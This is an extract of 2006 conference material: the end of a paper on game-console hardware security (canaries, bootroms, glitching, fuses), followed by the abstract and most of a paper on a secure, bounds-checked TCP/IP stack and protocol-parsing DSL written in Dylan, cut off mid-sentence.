A standard software feature is usage of stack "canaries" [9]. A special value, called canary, which must be random and different on each bootup, is stored globally. At the beginning of each function call, the canary value is stored on the stack, before the return address and saved registers. Before reading back register values at the end of the function call, the canary value on the stack is compared with the globally stored one. If they mismatch, the stack was overwritten, and an exception can be raised, possibly shutting down the system.

2.6 Bootrom inside CPU

When booting, most of the time a "chain of trust"-model is used: An initial bootloader checks the signature of the (potentially updateable) system kernel, and refuses to boot "unsigned" executables. It is vital that the bootrom can not be exchanged, as an atacker could replace the bootrom with one that does not check the signature. Also, often there is the attempt to have "security-by-obscurity" (which we all know doesn't work, but vendor's don't know this), so the kernel itself is encrypted. Sometimes, only encryption is used, in the hope that without the encryption key, an attacker can not inject useful code. In these cases, it's vital that the bootrom cannot even be read, as this would reveal the symmetric key which allows the attacker to encrypt their own kernel.

Thus, the bootrom is usually not a seperate chip, but embedded into another chip with bus access. For best security, the bootrom is placed directly into the CPU. However, this is often not as easy as it sounds. First, the costs for modifying a bootrom are extremely high, as changing the bootrom would require a new mask for the silicon process, which is easily in the multi-million dollar range. Flash and similar technologies have the problem that they are empty on production, and would require a "backdoor" to write them, and are often not available in the advanced CPU technologies. Also, they can become erased by electrical glitches.

2.7 RAM inside the CPU

Also important is that all data which is not encrypted cannot be considered as secret, and all data which is not signed (or at least checksummed with an internal secret) must be seen as untrusted. Sure, today's data busses are using speeds which are not easy to sniff or even to intercept, but basing a security on that is a very bad idea. At the time of the design, engineers must have had the tools to debug these busses, so why can't an attacker have the same tools? Yes, they are expensive. But because they are expensive, they are usually shared by more than one designer, so more people have access to them. Also don't forget that sometimes there is real money behind the attacker! They are able to pay professional design companies for building bus sniff devices.

Though still not inifinitely secure, busses inside chips are pretty secure. They can still be tapped, but at a much, much higher effort. While still not being a perfect solution - no consumer, high-speed CPU is really tamper-proof -, using CPU-internal storage can be considered as "pretty secure", or in other words: currently, there is just nothing better you can get.

However, they are still vulnerable against hardware glitches (like power spikes, clock glitches or radiation). As these types of hacks often require a lot of guessing, they can not be used "in field",

but they can be used when a task has to be done a single time, for example to read out a bootrom.

Contrary to public belief, glitching does usually not require much information about a system. Nobody needs to know why exactly a clock glitch causes this and that behaviour, as that's nearly impossible to tell that without having access to the actual silicon implementation internals. It's enough to know that the behaviour changes. If the chance is 1:1000 that a glitch will invert the result of a signature check, that's no problem. Just keep it running a day or more. Glitch attacks are usually just not feasible for end-user hacks, as they don't want to wait a day for their console to bootup. Additionally, glitches often stress components very hard.

2.8 Fuses

Using electrical one-way programmable bits is nothing new in chips. They provide an alternative to eeprom or flash cells, which often cannot be implemented in the same silicon technology on one die.

Fuses can be seen as a small one-time-programmable space inside the CPU, and can be used to contain keys or a serial number, to "pair" a ROM image to a CPU. Additionally, it can be used for configuration information. For example, a specific (signed, thus unpatchable) Flash-ROM image can decide to refuse to boot when the configuration, or serial number, stored in CPU does not match the ROM image. It can also be used to lock out software versions which are known to contain bugs, like a revocation list.

3 Summary

Still, the weakest part dominates the whole system. Whenever all stored information of a single hardware component are known, it can be emulated. On some platforms this can be done with the DVD-ROM, which often does not contain as much security as the rest, for whatever reasons. It does not allow homebrew software to be run (the data coming from the drive is still considering 'untrusted' until it's sign-checked), but it does allow copying medias, without touching the (hard) security at all. Of course this doesn't help us. We don't want to play copies, but run our own software.

Console security is no funny thing anymore, it has become something real. Still, that's no reason to despair. A single error in an important piece might be enough, and even though vendors have learned from their faults, nobody is perfect. Maybe someday vendors will learn that allowing to run real, free operating systems on their platform is in fact good marketing and overall a good thing?

References

[1] Disabling the NES "Lockout Chip", Mark K., http://nesdev.parodius.com/nlockout.txt

[2] Lawsuit: ATARI GAMES CORP. and TENGEN, INC. (Plantiff) NINTENDO OF AMERICA INC. AND NINTENDO CO., LTD., (Defendant) - Security Code http://www.nesplayer.com/features/lawsuits/tengen.htm

[3] 17 Mistakes Microsoft Made in the Xbox Security System, Michael Steil, http://www.xbox-linux.org/wiki/17_Mistakes_Microsoft_Made_in_the_Xbox_Security_System

[4] Hit by a Bus: Physical Access Attacks with Firewire, Adam Boileau, http://www.ruxcon.org.au/files/2006/firewire_attacks.pdf

[5] http://www.crazynation.org/GC/Interface.htm

[6] http://club.cdfreaks.com/showthread.php?t=48477

[7] http://www.gamecubeos.com/modules/news/

[8] Technical Analysis of 007: Agent Under Fire save game hack, Anonymous, http://xbox-linux.sourceforge.net/docs/007analysis.html

[9] Windows Stack Buffer Overflow Protection, Jason Coombs, http://www.ddj.com/184405546

Design and Implementation of an object-oriented, secure TCP/IP Stack

Ethereal^W Wireshark without remote exploits - a proof of concept

http://events.ccc.de/congress/2006/Fahrplan/events/1656.en.html

We present a domain-specific language (DSL) capable to describe ad-hoc defined protocols like TCP/IP. Additionally we developed other libraries, like a flow graph for packet processing and a layering mechanism for protocol stacking, to get a complete TCP/IP stack.

The security industry is in a paradox situation: many security appliances and analysis tools, be it IDS systems, virus scanners, firewalls or others, suffer from the same weaknesses as the systems they try to protect. What makes them vulnerable is the vast amount of structured data they need to understand to do their job, and the bugs that invariably manifest in parsers for complex protocols if written in unsafe programming languages.

We present the design and implementation of a domain-specific language (DSL) for description of structured byte-oriented protocols that addresses this problem. The DSL is applicable to a wide range of problems, such as network communication or file formats, and allows the programmer to write an abstract definition of some packet format, from which parsers and generators are then created automatically. That mechanism saves the programmer from tedious manual work.

We also show the implementation of a userland TCP/IP stack, which uses the packetizer DSL for description of network packet formats, as well as a packet flow graph framework for packet processing and a layering mechanism for protocol handling.

Andreas Bogk is a well-known Open Source software author and member of the board of the Chaos Computer Club. His security work includes the first published proof-of-concept for GSM smart card cloning, attacks on the EC ATM card system, as well as work about the DVD CSS algorithm and Trusted Computing TPM mechanism. He's also one of the core members of the group maintaining the Open Source Dylan compilers, and focuses on the development of secure computing environments these days.

Hannes Mehnert is a student of computer science at the Technical University of Berlin and a member of the CCC Berlin. He has spent the last six years mostly on software development, software security and network security, worked as freelance security consultant, was member of the NOC team on the last five Chaos Communication Congresses.

Nowadays he focuses on development of secure systems using Dylan, and is also part of the group maintaining the Open Source Dylan compilers. He contributed significantly to the Dylan Hackers' success at the 2005 ICFP Programming contest, where the team scored the second and the judges prize. Last he was part of the team doing the security analysis of a nedap voting machine.

Design and Implementation of an object-oriented, secure TCP/IP Stack

Andreas Bogk <bogk@andreas.org>, Hannes Mehnert <hannes@mehnert.org>

August 2, 2006

1 Motivation

The security industry is in a paradox situation: many security appliances and analysis tools, be it IDS systems, virus scanners, firewalls or others, suffer from the same weaknesses as the systems they try to protect. What makes them vulnerable is the vast amount of structured data they need to understand to do their job, and the bugs that invariably manifest in parsers for complex protocols if written in unsafe programming languages.

Since we noticed a lack of a decent secure framework for handling network packets, we have designed and implemented major parts of a TCP/IP stack in the high level programming language "Dylan", focusing on security, performance and code reuse.

Dylan is a high level language that provides a number of features to detect and prevent data reference failures, one of the most common sources of vulnerabilities in C software. Bounds checks for array accesses are inserted where needed by the compiler. Also a garbage collector is used, avoiding the need to care about manual memory management, and preventing bugs from early frees or double frees. Dylan is strongly typed, so bypassing the type system by doing casts and pointer arithmetic is not possible.

Even though it is as easy to use as common scripting languages, Dylan programs are compiled to machine code. It bridges the world between dynamic and static typing by doing optimistic type inferencing: bindings can be type annotated, and types of expressions can be computed at compile time. This often eliminates type checks or function dispatch in the code.

The high level language features found in Dylan, like object orientation, macros (metaprogramming), multiple inheritance, first-class functions and multiple dispatch, help writing code in a highly abstract and compact style. The goal of good code is to only ever write down each piece of information once, to increase readability and maintainability, and to avoid the sorts of bugs that keep creeping into code written in a cut and paste manner.

In the following paper, we will show our design approach. In section 2 we introduce our approach for for parsing and assembling protocol frames. In section 3 we describe a generic filter language for frames, section 4 presents the packet flow graph mechanism we implemented. Finally section 5 describes a protocol stacking mechanism, and in section 6 we give a conclusion and outlook.

2 Packetizer

2.1 Motivation

The implementation of a network protocol stack involves parsing and assembly of a great variety of network packets. Even though some communication protocol suites, such as

the OSI stack, use ASN.1 for formal definitions, and ASN.1 compilers for reading and writing the appropriate binary representation, many popular protocols such as TCP/IP are defined in an ad-hoc way, and require manually written code for parsing and generating the protocol data units.

This manual process of implementing network stacks is both tedious and error-prone. Our goal was thus to come up with a formal description language for ad-hoc protocols, which then allows the automatic generation of protocol parsers and generators from concise protocol specifications.

We found inspiration from two sources. For the syntax and semantics of protocol definitions, as well as proof that an attempt to implement such a description is feasible and results in elegant code, we must name the network analysis tool "scapy". The idea to implement a description of the structure of octet sequences (which we call those **frames**) using the macro facilities of a high level language, forming what is known as a domain specific language (DSL), is due to the Genera (Symbolics Lisp Machine OS) "defstorage" macro.

2.2 Implementation approach

We implemented our protocol description DSL as a set of macros in the "Dylan" language. During compilation, the definition macro statement is expanded into a set of class and function definitions, which implement interfaces for parsing and generating packets for the desired protocol.

There are a number of classes that are defined for every protocol definition. One is an abstract class, representing any possible instance of a frame of the defined protocol. The others are subclasses of that class, which manage the low-level and high level representations of said frame.

The low-level representation simply associates a to-be-parsed byte vector with the appropriate type information. Information for a specific field of a frame can be extracted using getter functions on that class, which then calculate the field offset in the frame, and call the correct parser to convert the byte representation into a high level object. Additionally, this information is cached in the low-level object, to avoid repeated parsing of the same information.

The high level representation stores high level values for every field in the frame. This is used for generation of frames from code in higher layers. There is code which is able to assemble this high level representation into a byte vector, for subsequent transmission to the outside world.

For the semantics of the translation, we looked at common protocol definitions and tried to isolate the different aspects that make up a structure definition. Then, we mapped those aspects to a class structure. Finally, we wrote a macro system that builds appropriate subclasses from a protocol definition in the form of a macro call.

2.2.1 Frames and Fields

The first thing we noticed is that the structure of frames can be described recursively. Frames are made up of **fields**, which are identified by a name, e.g. the source-address field of an Ethernet frame. These fields correspond to certain subsequences of the frame, which in turn can be viewed as frames again. These subsequences don't have to fall on byte boundaries, it's thus possible to implement bit fields.

Some frames have no further structure, we call those **leaf frames**. An example for a leaf frame is a MAC address, it is simply defined as a byte vector of length six, as well

as some code to handle the common print representation of a MAC address. Frames that have fields are called **container frames**, an Ethernet frame is an instance of a container frame, as would be an IP option. The latter is also an example for a frame that is inside the field of another frame (the ip-options field of an IP frame). Fields of a frame can either have a single frame as their value (source-address in Ethernet frame), or they can represent multiple instances of the same frame (there are multiple IP option frames in the IP option field of an IP frame).

The class structure we derived from that consists of an abstract class <`frame`> with the two abstract subclasses <`leaf-frame`> and <`container-frame`>. Unsurprisingly, a MAC address is represented as a class <`mac-address`>, which derives from <`leaf-frame`>, whereas an Ethernet frame is represented using <`ethernet-frame`>, a subclass of <`container-frame`>. In fact, there will be multiple subclasses for container frames for different purposes, which will be explained later.

Fields in a container frame are represented using a class hierarchy rooted at the abstract superclass <`field`>. These associate a field name in a given container frame with the type of the frame in that field. Since there could be either a single frame in a field, or a list of frames of the same type, we have the two abstract superclasses <`single-field`> and <`repeated-field`>. Furthermore, sometimes the type of the frame in a field varies, depending on some protocol header values. For these cases, there are <`variably-typed-field`>s.

On frames, there are two **generic functions** defined: `parse-frame` accepts a byte vector and a frame type, and creates an instance of that frame type, providing structured access to the underlying data; `assemble-frame` provides the opposite functionality of turning a high level frame representation into a byte vector again. Additionally, it is possible to directly create frame instances using `make`, or using the `read-frame` generic function, which parses the human readable representation of certain leaf frames such as MAC or IP addresses.

2.2.2 Frame Translation

Looking at frames, we found that these come in two variants. Some just represent themselves using a subclass of <`frame`>, such as again a MAC address, we call those **untranslated frames**. Some other fields have representations as high level objects that already exist in the language, namely integer values and strings. There are many possible low-level representations for these two types, an integer could be represented as an unsigned two byte value in litte endian byte order, or a four byte twos complement big endian integer; a string could be zero-terminated or preceded by a character count. Obviously, it is desirable to specify the encoding of integers and strings only once, and have the framework take care of calling the necessary conversion functions at the appropriate time. For this purpose, we have introduced **translated frames**, which provide the mechanism for doing so. In theory, both leaf frames and container frames could be translated and untranslated, our current implementation doesn't allow translated container frames yet, though.

To support translated frames, we introduced two more abstract subclasses of <`frame`>, called <`translated-frame`> and <`untranslated-frame`>. This distinction is orthogonal to the distinction between leaf and container frames, concrete subclasses of frame are required to inherit exactly one from both of the translated/untranslated and leaf/container frame superclass pairs. Additionally, we had to introduce the `assemble-frame-as` generic function: since translated frames have a high level representation that is no longer a subclass of <`frame`>, we need to explicitly pass the type of the desired low-level representation. This corresponds to saying e.g. "turn this integer into a byte vector, using a

four byte two's complement signed representation in big endian".

Generic functions in Dylan provide the polymorphism. For every combination of types of the objects passed to a generic function, the appropriate **method** is selected. Implementation of the framework thus requires to write methods for all the subclasses of frames outlined above. Leaf frames turn out to be pretty straightforward to implement, the challenge is writing the parser and assembler functions for container frames. Given that a container frame consists of a list of fields, which in turn have again frames as their values, it is possible to write a straightforward recursive implementation of both `parse-frame` and `assemble-frame`.

This straightforward implementation already adds some interesting design problems. Most leaf frames know about their size, a MAC address is always six bytes long. We can thus parse an Ethernet frame by calling `parse-frame` for a MAC address at byte vector offset 0 to get the destination address field value, and then again at offset 6 to get at the source address field value. We could even go as far as noting that the destination address is always at offset 6, we're thus able to just skip parsing the destination address if all that we care about is the source address. However, some frames don't have a fixed size, and some fields don't have start offset that's equal to the next byte after the end offset for the preceding field. The payload of an IP frame is a good example for both: the length of the payload obviously varies, and the start offset of the payload is computed using the value of the header length field of the IP frame.




Figure 1: Frame class hierarchy

2.2.3 Fixed and Variable sized Frames

We model the distinction between fixed and variable size frames using a further set of mutually exclusive abstract superclasses: <`fixed-size-frame`> and <`variable-size-frame`>. Whether or not a field has a fixed offset is not represented using a type, though. The reason is that this sometimes requires computation to discover. We know that the payload in an IP packet has a dynamic start offset, since we specify a function computing it from a header value in our protocol definition, but for the case of a field following a variable size field, we don't know without walking over the list of preceding fields. Thus, we remember in every <`field`> instance the fixed offset if known, and compute that at program startup time. For efficiency reasons, a part of that computation is written in a way that allows the compiler to evaluate the computation expression at compile time. For common cases, like the offset of the source address in an Ethernet frame, the offset is already known to be 6 at compilation.

	fixed size	variable size
translated	2bit-unsigned-integer	null-terminated string
untranslated	ipv4-address	raw-frame

Table 1: Leaf frame examples




Figure 2: Leaf frame class hierarchy
The class hierarchy of <`leaf-frame`> is shown. Some leaf frames share a common algorithm for parsing and assembling, for those we introduced common superclasses. A <`fixed-size-byte-vector-frame`> always contains a byte vector of a compile-time defined length (an <`ipv4-address`> always has four bytes). An <`unsigned-integer-bit-frame`> has a fixed size and translates to a limited(<`integer`>, min: 0, max: $2^{(specified\ size)} - 1$).

2.2.4 Variable size fields

A further complication arises from the different ways that protocol specifications use for communicating the size of a field if it is not fixed. There are two cases that can be distinguished: a field can be externally delimited, in which case the parser for this field is told how many bytes to consume, or it can be internally delimited, in which case the parser knows when to stop from the information it reads and passes the number of consumed bytes back to the caller. To handle both, our parsing framework passes information both ways during recursive calls.

2.2.5 Lazy Parsing and Container Frame Representations

Unfortunately, the naive recursive implementation of parsing and assembling isn't terribly efficient. It is absolutely not necessary to parse the destination address of an ethernet frame if one is only interested in the source address. Generally speaking, it is completely sufficient to calculate start and end offset of a field, and parse just that. Also, assembling a frame by assembling all the fields and then concatenating the generated byte vectors comes with the overhead of allocating a lot of small vectors, and copying the contents of the small vectors into a big vector. It would be much more efficient to calculate the total length of the frame, allocate a single vector, and assemble right into that.

To make this work, some more changes to the representation are needed. For every class representing a container frame, we actually generate two subclasses, which inherit from the

new abstract superclasses <unparsed-container-frame> and <decoded-container-frame>. An <ethernet-frame> is now abstract, and comes with the two concrete subclasses <unparsed-ethernet-frame> and <decoded-ethernet-frame>. Decoded frames have a slot for every field of the frame, in which the high level representation for the frame corresponding to the field is stored. Decoded frames can be incomplete, some fields may have the value #f for false, or not known. Unparsed frames simply associate a byte vector with a decoded frame, which is used as a cache. For every field, getter functions are generated. These functions check in the cache whether the value has already been computed. Otherwise, start and end offset are computed and parse-frame is invoked on the corresponding byte vector subsequence. parse-frame on a <container-frame> is now a constant time operation, since it does nothing but creating an instance of <unparsed-container-frame> and storing a reference to the underlying byte vector.

Real work is done when accessing the fields, but lazily: the algorithm keeps track of start and end offsets for fields using a <frame-field>. If computation of an offset requires parsing of another field, such as the header-length in an IP frame to compute the start of the payload, this is done recursively until a field with a fixed offset is encountered.

Assembly also benefits from the improved offset calculation framework. The length of the frame can be calculated in advance, and then an appropriately sized vector can be allocated, and passed to the actual assembly functions.

2.2.6 Frame Inheritance

Sometimes it might be desirable to form a further inheritance structure for container frames. For instance, we introduced a subclass of <container-frame> called <header-frame>. A **header frame** is a frame that ends in a payload field, which is typical for layering protocols. This is used in higher level code to traverse all layered protocols, such as in the typical case of a DNS frame in a UDP frame in an IP frame in an Ethernet frame.

The other application of frame inheritance is for cases in which a number of different frames share structure, and also belong to the same abstract type. An example is again IP options. There are different kinds of IP options, but they all start with the same type identifier field. When implementing that, we introduce a frame <ip-option> with an ip-option-type field. Actual instances of IP options, such as a <record-route-ip-option>, inherit from this frame. This prepends the list of fields with the fields defined in the parent frame, and makes the Dylan high level representation of that frame a proper subclass of the parent frame type.

The repeated field ip-options in an IP frame now just specifies the abstract parent frame <ip-option> as the frame type of its elements. A method of parse-frame specialized on that type then does the actual dispatch from the value in the ip-option-type to the concrete type of the IP option frame being parsed. parse-frame is then called recursively with the computed type.

2.2.7 Assembly Support

Assembling a frame sometimes requires further computation after the frame has been assembled into a byte vector, because things like offsets of fields might not be known yet when a fields representing this offset needs to be emitted. For this purpose, fields support a fixup function. All defined fixup functions are called after the first stage of packet assembly is done. Furthermore, a global fixup function is definable for every frame, which is used for purposes like CRC computation.

Some fields never vary, and are always filled in with the same constant. For them, a default value can be specified. The user doesn't need to provide a value for this field when constructing a high level object, and the default value is subsequently used during assembly. If the user specifies a value for such a field, his value overrides the default value.

2.2.8 Definition Macro

Dylan macros work by doing pattern matching on the abstract syntax tree. This can be seen as adding additional rules to the grammar of the language. A Dylan macro call thus typically looks like any other Dylan statement. Actual Dylan code can be written anywhere a macro definition allows that, and we frequently use this feature in our protocol definitions.

For definition of container frames, we chose the form of a definition macro. A call of this macro begins with the keywords `define protocol`, followed by the name of the defined container frame (without angle brackets), then the parent frame in parentheses. After that, an optional summary and a semicolon-separated list of field definitions follows. The definition macro is terminated by an `end` keyword.

The summary field starts with a `summary` keyword, followed by a format string, and a comma-separated list of functions to produce the format arguments when called with the frame to be printed. Since all field definitions produce getter functions, which are first class objects, one can simply write field names here.

Field definition statements start with either `field`, `repeated field` or `variably-typed-field`, depending on whether a single, repeated or variably typed field is defined. Following that is the name of the field. Single fields then have a static frame type definition, which consists of `::` followed by the frame type of that field. Repeated fields also have a type definition with the same syntax, but a slightly different meaning: the type specifies the superclass of each element in the list. Variably-typed fields don't have a static type definition. Next for all fields is an optional default value, using `=` followed by the value.

All fields might have additional information, which are written down as pairs of keywords and Dylan expressions.

Variably-typed fields must have a keyword `type-function:`, followed by a Dylan epression, in which the variable `frame` is bound to the frame for which the type value is computed. The expression is supposed to return the computed type.

Repeated field statements must contain one of the following keywords: `count:` or `reached-end?:` to distuingish between the different kinds of repeated fields, and to specify a condition to detect the end of a repeated field. In the subsequent expression of the `count:` keyword the variable `frame` is also bound to the frame being parsed. The expression is supposed to return the number of frames in the repeated field. `reached-end?:` expects a method that takes one argument and returns a boolean. This method gets called each time a frame of the repeated field is parsed, and returns true on the final element.

All field definitions support keywords to override the default computation of start offset and field length. The default case assumes that the first field starts at offset zero, fields follow one another directly without padding, and that the length is either statically known for the frame type in the field or requires actual parsing of that frame to determine. This behavior can be changed using the `start-offset:`, `end-offset:` and `length:` keywords, which are again followed by a Dylan expression binding the variable `frame` and returning the appropriate value. If those values are statically known, the equivalent keywords `static-start-offset:`, `static-end-offset:` and `static-length:` are used, followed by the appropriate value. Since any of the three values can be computed from the other

two, providing all three variants is a convenience feature, only a maximum of two of them have to be actually specified.

All field definitions also support the keyword `fixup:`, which is evaluated when assembling is done. The succeeding Dylan expression also gets a binding to the frame via the variable `frame`. The result of the expression is then filled in into the appropriate field.

Listing 1: Specification of an ethernet frame

```
1  define protocol ethernet-frame (header-frame)
2    summary "ETH %= -> %=/%s",
3      source-address, destination-address, compose(summary, payload);
4    field destination-address :: <mac-address>;
5    field source-address :: <mac-address>;
6    field type-code :: <2byte-big-endian-unsigned-integer>;
7    variably-typed-field payload,
8      type-function:
9        select (frame.type-code)
10         #x800 => <ipv4-frame>;
11         #x806 => <arp-frame>;
12         otherwise => <raw-frame>;
13       end;
14 end;
```

An example usage of the domain-specific language is the definition of an ethernet frame. It starts with a summary section. Then it contains of four fields, `destination-address` and `source-address`, which have a static type, `<mac-address>`. `type-code` is a `<2byte-big-endian-unsigned-integer>`, and finally `payload`, a variably typed field, which has a type-function dispatching on the `type-code` field.

2.2.9 Security

One of the initial reasons to start working on frame representations is the perceived lack of security in handling network packets in existing applications. There is a myriad of ways to create malformed packets, and a naive implementation of a parser is prone to data reference failures while attempting to dissect such a broken packet. Unfortunately, in practice many data reference failures lead to vulnerabilities, manifesting as data leaks, denial of service problems or even remote code execution. The best common practice of manually checking packet validity has proven to be insufficient: many IP analysis tools are regularly plagued by newly discovered vulnerabilities, and even well-tested and widely used IP stacks have their occasional bug.

Preventing such vulnerabilities was one of the design goals of our implementation. Fortunately, data reference failures are easily detected by using bounds checking. When bogus packet data leads to an offset calculation that points outside of the packet being parsed, subsequent access to the array holding the packet data will trigger an out-of-bounds exception, and the packet can be safely discarded. The easy design decision to use bounds checked arrays for holding packets already eliminates all remote code execution vulnerabilities, denial of service from crashing applications, and data leak problems except for intra-packet data leaks.

But we can do better than that. Since we have an offset calculation framework, we can determine the start and end offset for a given field in a frame. When parsing a field

in a frame, a subsequence is created, which is a bounds-checked array slice aliasing into the original sequence. That way, a parser for a frame is unable to access bytes outside of its field, and a number of intra-packet data leak problems are automatically gone.

A further gain of the offset calculation framework is that it is possible to detect situations where the end offset of a field doesn't match the start offset of the following field. Two situations can arise: there might be a gap between the fields, or the fields could overlap. Both situations are interesting from a security point of view: gaps represent data hiding opportunities, overlaps indicate a malformed packet that try to trick some protocol parser into parsing the same bytes using different interpretations, or even an attempt to exploit an overrun situation or a data leak problem. Since we use the information we have on start and end offsets to construct bounds-checked subsequences, we already discover the case of a repeated field overlapping with a subsequent field, and reject the frame accordingly. We're working on discovering and rejecting all types of overlaps, and an infrastructure to universally represent gaps in protocols.

3 Filter Language

A useful feature when handling network packets of any kind is the ability to filter them according to some criteria. For many use cases, it is also desirable to have a description language for building such filters available. Since we know about the structure of frames from our definitions, it was easy to write code that generically checks for the presence of a certain frame type, or which checks whether a field has a certain value.

We then specified a language for filters using a token and LALR parser grammar. A parser is generated from that using the "monday" Dylan parser generator tool.

Our filter language knows two kinds of basic rules:

- presence of a frame (by protocol-class name, "tcp" for example)
- value of a field in a frame ("tcp.destination-port = 80")

Rules can be combined using logical operators:

- & logical and
- | logical or
- ~ logical negation

Rules are surrounded by parenthesis when used with operators. An example would be "(udp.destination-port = 53) | (udp.source-port = 53)" for filtering all packets from or to udp port 53.

We defined a generic function `matches?` which accepts a rule and a frame instance as arguments. It checks whether the frame matches the rule, and returns `#t` in that case. `matches?` on operators delegates `matches?` to the operands and combines the result with the appropriate logic operation.

`matches?` behaves special when the frame being passed is an instance of <`header-frame`>: If the rules don't match on the frame itself, the rules are recursively checked on the payload.

4 Flow graph

Structured processing of packets requires more infrastructure than mere being able to generate and understand them. Depending on the application, packets need to be bridged,

routed, printed, filtered, or queued. Generally speaking, there are different stages of processing packets, and packets flow on their way through the stack through these stages. Following the ideas found in the "click modular router" framework, we decided to model packet flow as a graph through nodes, in which nodes do the processing, and packets flow along the edges.

Every node in our flow graph inherits from the abstract superclass <`node`>, and provides zero or more inputs and outputs, which are general instances of the classes <`input`> and <`output`>. Every output, unless being left unconnected, is connected to an input using the `connect` function.

Connections between inputs and outputs can either be of push or pull type. The difference lies in the control flow of code execution. In a push type connection, a packet being sent along the connection triggers a function call on the receiving node. Code execution in the sending node is suspended until the receiving function returns. In a pull type connection, control flow is reversed: the receiving node calls a function on the sending node, which blocks until the sender has a packet available.

A fundamental node for doing meaningful work is the <`ethernet-interface`>. It abstracts away the details of sending and receiving raw frames from physical Ethernet interfaces. Packets being received on the interface are parsed as <`ethernet-frame`>s and passed on to the output. Frames passed to the input of this nodes are assembled into a byte vector, and then transmitted on the interface.

Another useful node is the <`summary-printer`>. It has a single input only, packets received on that input are printed to a stream, using the `summary` function automatically generated from the protocol definition.

From these two nodes, a basic sniffer application can be constructed. When run, a single line summary is printed for every packet received on the interface.

The source code for constructing and running the graph looks like this:

Listing 2: Simple Sniffer

```
15 let interface = make(<ethernet-interface>, name: ''eth0'');
16 connect(interface, make(<summary-printer>, stream: *standard-output*));
17 toplevel(interface)
```

In the first line an <`ethernet-interface`> instance is created, which binds in this case to the physical interface with the name 'èth0", the first network card on Linux. In the next line the interface is connected to to a freshly created instance of <`summary-printer`>, printing to `*standard-output*`. Afterwards `toplevel(interface)` is called, which is the main loop reading packets from the OS, and passing it down the output.

Here is a slightly more complex example, a sniffer with filter:

Listing 3: Filtering Sniffer

```
18 let interface = make(<ethernet-interface>, name: ''eth0'');
19 let frame-filter = make(<frame-filter>, frame-filter: ''dns'');
20 connect(interface, frame-filter);
21 connect(frame-filter, make(<verbose-printer>, stream: *standard-output*));
22 toplevel(interface)
```

This graph includes a <`frame-filter`>, which is also a single-push input and single-push output node. It accepts a filter expression on creation, which uses the filter language we described earlier. When receiving a frame on the input, it checks whether the frame matches the filter rule, and drops the packet on no match, or pushes it on the output on match. In this example, only dns packets are printed. Also, a <`verbose-printer`> is

used, which prints a detailed view of the frame by printing all the fields recursively.

Other useful nodes we implemented include:

<pcap-reader>	read packets from a PCAP file
<pcap-writer>	write packets to a PCAP files
<decapsulator>	strip header from a <header-frame>
<demultiplexer>	keeps a list of outputs and associated filters. Packets on input are passed on to the outputs with matching filters.
<queue>	provides push inputs and a pull output for combining push and pull nodes. Frames are stored in a FIFO buffer.
<fan-in>	provides multiple push inputs and one push output Frames received on one of the inputs is pushed to the output.
<fan-out>	provides one push input and multiple push outputs. Each frame received on the input is pushed to all connected outputs.

5 Protocol Stacking

A flow graph works fine for applications like packet forwarding or analysis. For implementation of a protocol stack, a further abstraction for handling stacking of protocols is desirable, though. One wants to be able to easily specify that a certain protocol handler instance is run on top of another one. Such a protocol handler encapsulates not only the packet flow, but also the state and configuration required to actually implement a certain protocol.

Our protocol handlers are implemented as subclasses of the abstract class <layer>. A typical configuration of a network stack could have an Ethernet layer on the bottom, an IP layer on top of that, followed by a UDP layer, and finally a DNS layer. At any time, an additional Ethernet layer for another interface could be plugged below the IP layer, or another high level protocol handler above the UDP layer.

The design of our layering model is still to be considered work in progress. What we have come up so far already provides some good abstraction, however, implementation of real world protocols still revealed cases where abstraction boundaries are violated. The following presentation should be considered a snapshot of the design process.

In our current design, connections between layers are handled using a data structure which for lack of a better name we called <socket>s. A layer that wants to stack itself on top of another layer requests a socket from the layer below, specifying the necessary information for multiplexing and demultiplexing the packets received and sent. An IP layer would for instance ask for the payload of Ethernet frames with a **type-code** of **0x800**, a DNS layer would request a socket from the UDP layer for **destionation-port** of 53, and so forth.

Of course, one doesn't want a layer to know about the details of the layer below. A protocol handler should be written in a way that's independent of the transport layer it is running on. To isolate a protocol handler from transport details, we added adapters, which encapsulate the specific knowledge of running a certain protocol on top of another one. A typical example is the <ip-over-ethernet-adapter>, which not only knows that IP frames in an Ethernet frame have a **type-code** of **0x800**, but also handles the ARP address resolution protocol required to successfully deliver the packet. An <ip-layer> now just maintains a list of adapters to talk to the lower layers.

Our <ethernet-layer> consists of a number of flow graph nodes. An <ethernet-interface>

